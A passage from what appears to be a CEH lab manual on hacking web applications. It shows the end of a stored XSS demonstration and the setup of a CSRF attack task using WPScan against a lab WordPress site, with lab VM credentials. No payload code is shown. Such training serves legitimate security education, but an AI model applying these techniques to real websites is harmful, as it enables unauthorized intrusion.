


Module 14 – Hacking Web Applications

18. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.



19. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are Hacked**.



20. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.

21. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.

22. Close all open windows and document all acquired information.

23. Turn off the **Windows Server 2019** virtual machine.

Task 5: Perform Cross-site Request Forgery (CSRF) Attack

CSRF, also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financial websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.

CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

Note: In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on the **Windows Server 2022** and **Parrot Security** virtual machine.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
3. In **Type here to search** field of the **Desktop**, type **wampserver** and click on **Wampserver64** to start Wampserver.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon, observe that the WampServer icon appears.
5. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.




6. Now, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **<http://10.10.1.22:8080/CEH/wp-login.php>** and press **Enter**.


Note: Here, we are opening the above-mentioned website as the victim.

Module 14 – Hacking Web Applications

7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.

